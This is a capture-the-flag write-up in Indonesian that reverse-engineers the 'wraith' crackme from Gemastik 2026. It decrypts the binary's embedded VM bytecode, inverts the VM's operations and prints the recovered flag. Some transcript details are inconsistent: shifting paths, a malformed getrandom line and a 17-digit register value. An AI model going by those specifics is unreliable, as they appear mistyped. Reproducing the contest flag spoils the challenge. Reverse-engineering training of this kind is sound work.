(sage) reyvandi@DESKTOP-Q554U80:/mnt/g/CTF/CTF lain-lain/CTF Gemastik 2026/Pyenisihan/Write up/Rev eng/wraith/pengerjaan$ printf 'AAA
A\n' | ./wraith
Wrong.
(sage) reyvandi@DESKTOP-Q554U80:/mnt/g/CTF/CTF lain-lain/CTF Gemastik 2026/Pyenisihan/Write up/Rev eng/wraith/pengerjaan$ printf 'AAA
A\n' | timeout 2 strace -f ./wraith 2>&1 | tail -n 50
execve("./wraith", ["/mnt/g/CTF/CTF lain-lain/CTF Gemastik 2026/Pyenisihan/Write up/Rev eng/wraith/pengerjaan", "/mnt/g/CTF/CTF lain-lain/CTF Gemastik 2026/Pyenisihan/Write up/Rev eng/wraith/pengerjaan"], 0x7fff8a708d18 /* 95 vars */) = 0
brk(NULL) = 0x1c547000
brk(0x1c547d40) = 0x1c547d40
arch_prctl(ARCH_SET_FS, 0x1c5473c0) = 0
set_tid_address(0x1c5479e8) = 16523
set_robust_list(0x1c5476a0, 24) = 0
rseq(0x1c547340, 0x20, 0, 0x53053053) = 0
prlimit64(0, RLIMIT_STACK, NULL, {rlim_cur=8192*1024, rlim_max=RLIM64_INFINITY}) = 0
getrandom("\xb1\xb2\xb3\xb4\xb5\b6\b7\b8\b9\b10\b11\b12\b13\b14\b15\b16\b17\b18\b19\b20\b21\b22\b23\b24\b25\b26\b27\b28\b29\b30\b31\b32\b33\b34\b35\b36\b37\b38\b39\b40\b41\b42\b43\b44\b45\b46\b47\b48\b49\b50\b51\b52\b53\b54\b55\b56\b57\b58\b59\b60\b61\b62\b63\b64\b65\b66\b67\b68\b69\b70\b71\b72\b73\b74\b75\b76\b77\b78\b79\b80\b81\b82\b83\b84\b85\b86\b87\b88\b89\b90\b91\b92\b93\b94\b95\b96\b97\b98\b99\b100", 8, GRND_NONBLOCK) = 8
readlinkat(AT_FDCWD, "/proc/self/exe", "/mnt/g/CTF/CTF lain-lain/CTF Gemastik 2026/Pyenisihan/Write up/Rev eng/wraith/pengerjaan", 4096) = 95
brk(NULL) = 0x1c547d40
brk(0x1c568d40) = 0x1c568d40
brk(0x1c569000) = 0x1c569000
mprotect(0x4ae000, 16384, PROT_READ) = 0
fstat(0, {st_mode=S_IFIFO|0600, st_size=0, ...}) = 0
read(0, "AAAA\n", 4096) = 5
fstat(1, {st_mode=S_IFIFO|0600, st_size=0, ...}) = 0
write(1, "Wrong.\n", 7Wrong.
) = 7
exit_group(1) = ?
+++ exited with 1 +++
```

Kemudian coba jalankan: `./wraith`, Program terlihat seperti tidak melakukan apa-apa dan menunggu. Untuk memastikan apa yang dilakukan program, coba berikan input: `printf 'AAAA\n' | ./wraith`, Hasil: Wrong.

Jadi challenge sebenarnya adalah sebuah input checker. Hal ini dapat dikonfirmasi dengan strace: `printf 'AAAA\n' | timeout 2 strace -f ./wraith 2>&1 | tail -n 50`, Bagian penting dari output:

```
read(0, "AAAA\n", 4096) = 5
write(1, "Wrong.\n", 7) = 7
exit_group(1)
```

Artinya program membaca input dari stdin, memprosesnya, lalu menampilkan Wrong. atau Correct!.

3. Mencari String yang Berhubungan dengan Challenge

```
(sage) reyvandi@DESKTOP-Q554U80:/mnt/g/CTF/CTF lain-lain/CTF Gemastik 2026/Pyenisihan/Write up/Rev eng/wraith/pengerjaan$ strings -a
-n 4 wraith | grep -Ei \
'GEMASTIK|flag|correct|wrong|success|fail|password|key|input'
GEMASTIK19{
Wrong.
Correct!
correction >= 0
wrong ELF class: ELFCLASS32
Success
Input/output error
Wrong medium type
Required key not available
Key has expired
Key has been revoked
Key was rejected by service
Fatal glibc error: %s:%s (%s): assertion failed: %s
failed to map segment from shared object
WARNING: Unsupported flag value(s) of 0x%x in DT_FLAGS_1.
Failed loading %lu audit modules, %lu are supported.
inend != &bytebuf[MAX_NEEDED_INPUT]
(mode_flags & PRINTF_FORTIFY) != 0
status == __GCONV_OK || status == __GCONV_EMPTY_INPUT || status == __GCONV_ILLEGAL_INPUT || status == __GCONV_INCOMPLETE_INPUT || sta
status == __GCONV_FULL_OUTPUT
version == NULL || !(flags & DL_LOOKUP_RETURN_NEWEST)
marking %s [%lu] as NODELETE due to memory allocation failure
Protocol wrong type for socket
ENOKEY
EKEYEXPIRED
EKEYREVOKED
EKEYREJECTED
```

Karena binary stripped, salah satu pendekatan paling mudah adalah mencari string yang kemungkinan berhubungan dengan challenge: Hasil yang relevan:

GEMASTIK19{

Wrong.

Correct!

Kemudian kita cari offset string tersebut:

```
(sage) reyvandi@DESKTOP-Q554U80:/mnt/g/CTF/CTF lain-lain/CTF Gemastik 2026/Per
-t x wraith | grep -E 'GEMASTIK19|Wrong\.|Correct!'
87013 GEMASTIK19{
8701f Wrong.
87026 Correct!
```

Hasil:

87013 GEMASTIK19{

8701f Wrong.

87026 Correct!

Dari section header diketahui .rodata dimulai pada:

VMA 0x487000

OFFSET 0x87000

Jadi string GEMASTIK19{ berada pada virtual address: 0x487013, Kita bisa memastikan isi data tersebut:

```
(sage) reyvandi@DESKTOP-Q554U80:/mnt/g/CTF/CTF lain-lain/CTF Gemastik 2026/Pyvisihan/Write up/Rev eng/wraith/pengerjaan$ xxd -g 1 -s
0x86fe0 -l 0x100 wraith
00086fe0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00086ff0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00087000: 01 00 02 00 00 00 00 00 00 80 3f 00 00 40 40 .....?..@@
00087010: 0d 0a 00 47 45 4d 41 53 54 49 4b 31 39 7b 00 57 ...GEMASTIK19{.W
00087020: 72 6f 6e 67 2e 00 43 6f 72 72 65 63 74 21 00 2e rong..Correct!..
00087030: 2e 2f 73 79 73 64 65 70 73 2f 78 38 36 2f 64 6c ./sysdeps/x86/dl
00087040: 2d 63 61 63 68 65 69 6e 66 6f 2e 68 00 6f 66 66 -cacheinfo.h.off
00087050: 73 65 74 20 3d 3d 20 32 00 78 65 6f 6e 5f 70 68 set == 2.xeon_ph
00087060: 69 00 68 61 73 77 65 6c 6c 00 67 6c 69 62 63 3a i.haswell.glibc:
00087070: 20 61 73 73 65 72 74 00 63 78 61 5f 61 74 65 78 assert.cxa_atex
00087080: 69 74 2e 63 00 6c 20 21 3d 20 4e 55 4c 4c 00 66 it.c.l != NULL.f
00087090: 75 6e 63 20 21 3d 20 4e 55 4c 4c 00 67 6c 69 62 unc != NULL.glib
000870a0: 63 3a 20 66 61 74 61 6c 00 2c 63 63 73 3d 00 66 c: fatal.,ccs=.f
000870b0: 63 74 73 2e 74 6f 77 63 5f 6e 73 74 65 70 73 20 cts.towc_nsteps
000870c0: 3d 3d 20 31 00 66 63 74 73 2e 74 6f 6d 62 5f 6e == 1.fcts.tomb_n
000870d0: 73 74 65 70 73 20 3d 3d 20 31 00 73 74 72 6f 70 steps == 1.strop
```

Bagian penting:

00087010: 0d 0a 00 47 45 4d 41 53 54 49 4b 31 39 7b 00 57

00087020: 72 6f 6e 67 2e 00 43 6f 72 72 65 63 74 21 00

Jadi binary hanya menyimpan:

GEMASTIK19{

Wrong.

Correct!

Flag lengkap tidak tersedia sebagai string plaintext. Ini mengindikasikan flag kemungkinan dibentuk atau diverifikasi saat runtime.

4. Mencari Cross-reference ke String Flag

Kita cari instruksi yang mereferensikan alamat 0x487013:

```
(sage) revvandi@DESKTOP-Q554U80:/mnt/g/CTF/CTF lain-lain/CTF Gemastik 2026/Pyisihan/Write up/Rev eng/wraith/pengerjaan$ objdump -d
-M intel wraith | grep -n '# 0x487013'
558: 40180d: 48 8d 35 ff 57 08 00 lea rsi,[rip+0x857ff] # 0x487013
(sage) revvandi@DESKTOP-Q554U80:/mnt/g/CTF/CTF lain-lain/CTF Gemastik 2026/Pyisihan/Write up/Rev eng/wraith/pengerjaan$ objdump -d
-M intel wraith | grep -nE '# 0x48701f|# 0x487026'
735: 401ac7: 48 8d 3d 51 55 08 00 lea rdi,[rip+0x85551] # 0x48701f
749: 401af9: 48 8d 3d 26 55 08 00 lea rdi,[rip+0x85526] # 0x487026
812: 401c06: 48 8d 3d 12 54 08 00 lea rdi,[rip+0x85412] # 0x48701f
```

Dengan demikian kita menemukan kandidat fungsi challenge pada alamat sekitar:
0x4017a0

5. Membongkar Fungsi Challenge

Sekarang kita tidak perlu membongkar seluruh .text. Fokus ke fungsi:

```
4017b8: 48 8d 15 19 0f 00 00 mov rdx,QWORD PTR [rip+0xb0f19] # 0x4026d8
4017bf: 48 8d bc 24 80 00 00 lea rdi,[rsp+0x80]
4017c6: 00
4017c7: e8 34 3d 00 00 call 0x405500
4017cc: 48 85 c0 test rax,rax
4017cf: 0f 84 30 03 00 00 jbe 0x401b05
4017d5: 48 8d bc 24 80 00 00 lea rdi,[rsp+0x80]
4017dc: 00
4017dd: 48 8d 35 2c 58 08 00 lea rsi,[rip+0x8582c] # 0x487010
4017e4: e8 57 f9 ff ff call 0x401140
4017e9: 48 8d bc 24 80 00 00 lea rdi,[rsp+0x80]
4017f0: 00
4017f1: c6 84 04 80 00 00 00 mov BYTE PTR [rsp+rax*1+0x80],0x0
4017f8: 00
4017f9: e8 62 f9 ff ff call 0x401160
4017fe: 48 83 f8 2c cmp rax,0x2c
401802: 0f 85 bf 02 00 00 jne 0x401ac7
401808: ba 0b 00 00 00 mov edx,0xb
40180d: 48 8d 35 ff 57 08 00 lea rsi,[rip+0x857ff] # 0x487013
401814: 48 8d bc 24 80 00 00 lea rdi,[rsp+0x80]
```

Bagian awal yang penting:

4017f9: call 0x401160

4017fe: cmp rax,0x2c

401802: jne 0x401ac7

0x2c adalah 44 desimal. Berarti panjang input wajib: 44 byte, Berikutnya:

401808: mov edx,0xb

40180d: lea rsi,[rip+...] # 0x487013

401814: lea rdi,[rsp+0x80]

40181c: call 0x4010c0

401821: test eax,eax

401823: jne 0x401ac7

0xb adalah 11 desimal, yang cocok dengan panjang string: GEMASTIK19{, Artinya program memeriksa apakah 11 byte pertama input adalah: GEMASTIK19{, Kemudian:

401829: cmp BYTE PTR [rsp+0xab],0x7d

401831: jne 0x401ac7

0x7d adalah ASCII }. Jadi format input pasti: GEMASTIK19{.....}, Panjang total 44 byte, sehingga isi di dalam {} adalah: 44 - 11 - 1 = 32 byte

6. Mengidentifikasi Empat Input Chunk

Setelah pengecekan format, terdapat loop:

```
401859: mov edx,0x6
40185e: xor eax,eax
401860: movzx ecx,BYTE PTR [rsi+rdx-0x6]
401865: shl rax,0x8
401869: sub rdx,0x1
40186d: or rax,rcx
401870: cmp rdx,0xfffffffffffffe
401874: jne 0x401860
401876: mov QWORD PTR [rsp+rdi*1+0x20],rax
40187b: add rdi,0x8
40187f: add rsi,0x8
401883: cmp rdi,0x20
401887: jne 0x401859
```

Loop ini membentuk empat nilai 64-bit dari 32 byte isi flag.

Kemudian nanti kita menemukan empat instruksi pertama dari VM:

```
11 00 00
11 01 01
11 02 02
11 03 03
```

Ini menunjukkan:

```
r0 = chunk0
r1 = chunk1
r2 = chunk2
r3 = chunk3
```

7. Menemukan Custom VM

Bagian berikutnya terlihat sangat berbeda dari kode checker biasa.

Contohnya:

```
4018e2: mov r9d,0x1e08
4018eb: movabs r12,0x9e3779b97f4a7c15
4018f5: movabs rbp,0xbf58476d1ce4e5b9
4018ff: movabs rbx,0x94d049bb133111eb
401909: movabs r13,0xc83888ad2a34a5ed
```

Kemudian ada loop yang melakukan kombinasi:

- XOR
- shift
- rotate
- multiplication
- addition
- XOR terhadap byte buffer

Ini menunjukkan adanya bytecode VM yang disimpan dalam bentuk terenkripsi. Bytecode tersebut berada di: **0x4892c0**

8. Mengambil Plaintext VM dengan GDB

Daripada menebak algoritma dekripsi dari awal, kita dapat menggunakan debugger untuk melihat hasil setelah loop dekripsi selesai.

Buat input dummy:

```
(sage) reyvand1@DESKTOP-Q554U80:/mnt/g/CTF/CTF lain-lain/CTF Gemastik 2026/Pyenisihan/Write up/Rev eng/wraith/pengerjaan$ gdb -q ./wraith
aith
Reading symbols from ./wraith...
This GDB supports auto-downloading debuginfo from the following URLs:
  <https://debuginfod.ubuntu.com>
Enable debuginfod for this session? (y or [n]) n
Debuginfod has been disabled.
To make this setting permanent, add 'set debuginfod enabled off' to .gdbinit.
(No debugging symbols found in ./wraith)
(gdb) set pagination off
(gdb) break *0x4019aa
Breakpoint 1 at 0x4019aa
(gdb) run < in.txt
Starting program: /mnt/g/CTF/CTF lain-lain/CTF Gemastik 2026/Pyenisihan/Write up/Rev eng/wraith/pengerjaan/wraith < in.txt

Breakpoint 1, 0x00000000004019aa in ?? ()
(gdb) info registers r11
r11             0x7fffffff260      140737488339552
(gdb) x/80bx $r11
0x7fffffff260: 0x11  0x00  0x00  0x11  0x01  0x01  0x11  0x02
0x7fffffff268: 0x02  0x11  0x03  0x03  0x22  0x00  0x01  0x99
0x7fffffff270: 0x00  0x00  0x44  0x01  0x0d  0x33  0x01  0x00
0x7fffffff278: 0x22  0x02  0x03  0x99  0x02  0x00  0x44  0x03
0x7fffffff280: 0x25  0x33  0x03  0x02  0x55  0x04  0x01  0x55
0x7fffffff288: 0x01  0x02  0x55  0x02  0x03  0x55  0x03  0x04
0x7fffffff290: 0x66  0x00  0x00  0x22  0x00  0x01  0x99  0x00
0x7fffffff298: 0x01  0x44  0x01  0x0d  0x33  0x01  0x00  0x22
0x7fffffff2a0: 0x02  0x03  0x99  0x02  0x01  0x44  0x03  0x25
0x7fffffff2a8: 0x33  0x03  0x02  0x55  0x04  0x01  0x55  0x01
(gdb) █
```

Pada 0x4019aa, proses dekripsi bytecode sudah selesai. Memory r11 menunjukkan:

0x11 0x00 0x00
0x11 0x01 0x01
0x11 0x02 0x02
0x11 0x03 0x03
0x22 0x00 0x01
0x99 0x00 0x00
0x44 0x01 0x0d
0x33 0x01 0x00

...

Ini adalah penemuan penting. Ciphertext yang awalnya terlihat random sekarang menjadi bytecode yang terstruktur.

9. Mereproduksi Dekripsi VM

Dari assembly, kita menulis ulang proses dekripsi dalam Python. Seed awal berasal dari:

0x4892b0
0x4892b8

Kemudian loop menggunakan:

0x9E3779B97F4A7C15
0xBF58476D1CE4E5B9
0x94D049BB133111EB

0xC83888AD2A34A5ED

Operasi utama:

x = r10

x ^= x >> 30

x = (x * 0xBF58476D1CE4E5B9) & MASK64

x ^= x >> 27

x = (x * 0x94D049BB133111EB) & MASK64

high = x >> 31

rax = x ^ rsi

rsi = rol64(rsi, 29)

rax ^= high

rax = (rax + r8) & MASK64

rsi ^= rax

rax = rol64(rax, 17)

r8 = rax

r14 = (rsi + rax) & MASK64

Kemudian stream tersebut di-XOR ke bytecode terenkripsi:

program[dst] ^= (r14 >> ecx) & 0xff

Setelah direproduksi, hasilnya:

[+] VM decrypt rounds = 121

[+] VM decrypted bytes = 961

Dan plaintext VM yang dihasilkan persis sama dengan yang terlihat di GDB:

11 00 00 11 01 01 11 02 02 11 03 03 22 00 01 99 00 00 44 01 0d 33 01 00 ...

Ini menjadi verifikasi bahwa algoritma dekripsi sudah benar.

10. Menganalisis Instruction Set VM

Setelah bytecode berhasil didekripsi, kita dapat membaca setiap 3 byte sebagai satu instruksi. Instruction set yang ditemukan:

0x11 LOAD

0x22 ADD

0x33 XOR

0x44 ROL

0x55 MOV

0x66 ADD_CONST

0x77 CHECK

0x88 END

0x99 MUL_CONST

Penjelasan masing-masing:

0x11 aa bb

$r[aa] = \text{input_chunk}[bb]$

0x22 aa bb

$r[aa] += r[bb]$

0x33 aa bb

$r[aa] ^= r[bb]$

0x44 aa bb

$r[aa] = \text{rol}(r[aa], bb)$

0x55 aa bb

$r[aa] = r[bb]$

0x66 aa bb

$r[aa] += \text{constant}(b)$

0x99 aa bb

$r[aa] *= \text{table}[b]$

0x77 aa bb

$\text{accumulator} |= r[aa] \wedge \text{constant}[b]$

0x88

END

11. Memahami Opcode CHECK

Bagian paling penting adalah 0x77. Pada akhir VM terdapat:

03b4: CHECK 00 00

03b7: CHECK 01 01

03ba: CHECK 02 02

03bd: CHECK 03 03

03c0: 88 END

Tabel konstanta menghasilkan:

$r0 = \text{e94bc6aeb466fe7f}$

$r1 = \text{85cd792aa9c7e08a}$

$r2 = \text{3e3855226d6caee1}$

$r3 = \text{bd9a5754c2519204}$

Kenapa ini bisa langsung dianggap sebagai nilai target? Karena CHECK melakukan:

$\text{accumulator} |= r[a] \wedge \text{constant}[b]$

dan pada akhir eksekusi accumulator harus sama dengan nol. Jika:

$r[a] \wedge \text{constant}[b] = 0$

maka:

$r[a] = \text{constant}[b]$

Karena semua nilai di-OR, agar hasil akhirnya nol semua perbandingan harus cocok. Dengan demikian kita tidak perlu menebak target akhir register. Nilainya langsung tersedia dari table.

12. Mengapa Z3 Bukan Pendekatan yang Optimal

Pendekatan pertama yang masuk akal adalah symbolic execution:

```
4 input QWORD
↓
jalankan 321 instruksi VM secara simbolik
↓
r0..r3 harus sama dengan target
```

Namun ketika dicoba, Z3 menghasilkan expression tree yang sangat besar karena operasi VM mencakup:

- 64-bit multiplication
- XOR
- rotate
- subtraction
- addition
- modular arithmetic

Akibatnya solver membutuhkan waktu cukup lama. Daripada memaksa SMT menyelesaikan seluruh VM, kita melihat sifat operasi VM. Hampir semua operasi tersebut reversible.

13. Membalik VM

Mulai dari final state:

```
r0 = e94bc6aeb466fe7f
r1 = 85cd792aa9c7e08a
r2 = 3e3855226d6caee1
r3 = bd9a5754c2519204
```

Kemudian membaca instruksi dari belakang ke depan.

Untuk ADD:

```
forward:
r[a] += r[b]
```

dibalik menjadi:

```
r[a] -= r[b]
```

Untuk XOR:

forward:
 $r[a] \hat{=} r[b]$

XOR sendiri merupakan inverse-nya:

$r[a] \hat{=} r[b]$

Untuk ROL:

forward:
 $\text{rol}(x, n)$

dibalik dengan:

$\text{ror}(x, n)$

Untuk ADD_CONST:

$r[a] += C$

dibalik:

$r[a] -= C$

Untuk MUL_CONST:

$r[a] *= C \bmod 2^{64}$

Karena semua multiplier yang digunakan VM ternyata ganjil, setiap multiplier memiliki inverse modulo 2^{64} .

Inverse dihitung dengan:

$\text{inverse} = \text{pow}(C, -1, 2^{64})$

Kemudian:

$r[a] = r[a] * \text{inverse} \bmod 2^{64}$

14. Menangani Blok MOV

Ada blok berulang:

55 04 01
55 01 02
55 02 03
55 03 04

Forward:

```
r4 = old_r1
r1 = old_r2
r2 = old_r3
r3 = r4
```

Setelah instruksi pertama, **r4** sudah memuat **old_r1**.

Jadi hasil akhirnya:

```
new r1 = old r2
new r2 = old r3
new r3 = old r1
```

Nilai lama **r4** memang hilang.

Karena kita hanya membutuhkan **r0..r3**, blok ini dapat dibalik:

```
old r1 = new r3
old r2 = new r1
old r3 = new r2
```

15. Memastikan LOAD Hanya Ada di Awal

Sebelum melakukan reverse execution, kita mencari seluruh opcode **0x11**. Perintah:

```
python3 - <<'PY'
exec(open("tes.py").read().split("def main():")[0])

with open("wraith", "rb") as f:
    data = f.read()

program = decrypt_program(data)
ins = decode_program(program)

for i, (off, op, a, b) in enumerate(ins):
    if op == 0x11:
        print(
            f"LOAD #{i:3d}: "
            f"offset=0x{off:03x} "
            f"reg={a} "
            f"chunk={b}"
        )
PY
```

Hasil:

```
LOAD # 0: offset=0x000 reg=0 chunk=0
LOAD # 1: offset=0x003 reg=1 chunk=1
LOAD # 2: offset=0x006 reg=2 chunk=2
LOAD # 3: offset=0x009 reg=3 chunk=3
```

Tidak ada **LOAD** lain. Artinya seluruh transformasi setelah empat input awal dapat dibalik secara deterministik.

16. Reverse Execution Sampai Input Awal

Kita mulai dengan:

```
r0 = e94bc6aeb466fe7f
r1 = 85cd792aa9c7e08a
r2 = 3e3855226d6caee1
r3 = bd9a5754c2519204
```

Lalu instruksi dibalik satu per satu:

```
0x22 -> subtraction
0x33 -> XOR
0x44 -> ROR
0x66 -> subtraction of constant
0x99 -> multiplication by modular inverse
0x55 block -> inverse permutation
```

Kita berhenti tepat sebelum empat instruksi:

```
11 00 00
11 01 01
11 02 02
11 03 03
```

Pada titik itu, **r0..r3** adalah empat nilai 64-bit yang berasal dari input flag.

17. Mengembalikan QWORD Menjadi Byte

Setiap register berisi 8 byte. Karena assembly menyusun nilai menggunakan **shl 8** dan membaca byte dalam urutan yang membuat representasi internal terbalik terhadap input, setiap QWORD perlu dibalik ketika dikonversi kembali:

```
raw = value.to_bytes(8, "big")
original = raw[::-1]
```

Lakukan untuk:

r0
r1
r2
r3

kemudian gabungkan empat chunk:

chunk0 + chunk1 + chunk2 + chunk3

Hasilnya menjadi 32 byte body flag. Setelah itu tambahkan:

GEMASTIK19{

di depan dan:

}

di belakang.

```
(sage) revvandi@DESKTOP-Q554U80:/mnt/g/CTF/CTF lain-lain/CTF Gemastik 2026/Penyisihan/rev eng/wraith$ python3 tes.py
[*] Loading binary...
[*] Binary size = 743704 bytes
[*] Decrypting VM...
[*] VM decrypt rounds = 121
[*] VM decrypted bytes = 961

[*] First 64 plaintext bytes:
 11 00 00 11 01 01 11 02 02 11 03 03 22 00 01 99 00 00 44 01 0d 33 01 00 22 02 03 99 02 00 44 03 25 33 03 02 55 04 01 55 01 02 55 02 03 55 03 04 66 00 00 22 00 01 99 0
0 01 44 01 0d 33 01 00 22
[*] VM plaintext verified!

[*] Instructions = 321

[*] Last 16 VM bytes:
66 00 17 77 00 00 77 01 01 77 02 02 77 03 03 88

[*] Final VM state:
r0 = e94bc6aeb466fe7f
r1 = 85cd792aa9c7e08a
r2 = 3e3855226d6caee1
r3 = bd9ae5754c2519204

[*] Reversed MOV rounds = 24
[*] Reached initial LOADs.

[*] Recovered initial r0..r3:
r0 = 765f64337473336e
r1 = 615f304c554d5f6d
r2 = 6e315f337a31746e
r3 = 2121646e34685f76

[*] chunk0: 6e 33 73 74 33 64 5f 76
[*] chunk1: 6d 5f 4d 55 4c 30 5f 61
[*] chunk2: 6e 74 31 7a 33 5f 31 6e
[*] chunk3: 76 5f 68 34 6e 64 21 21

[*] Candidate flag:
GEMASTIK19{n3st3d_vm_MUL0_ant1z3_1nv_h4nd!!}

[*] Body hex:
```

Flag: GEMASTIK19{n3st3d_vm_MUL0_ant1z3_1nv_h4nd!!}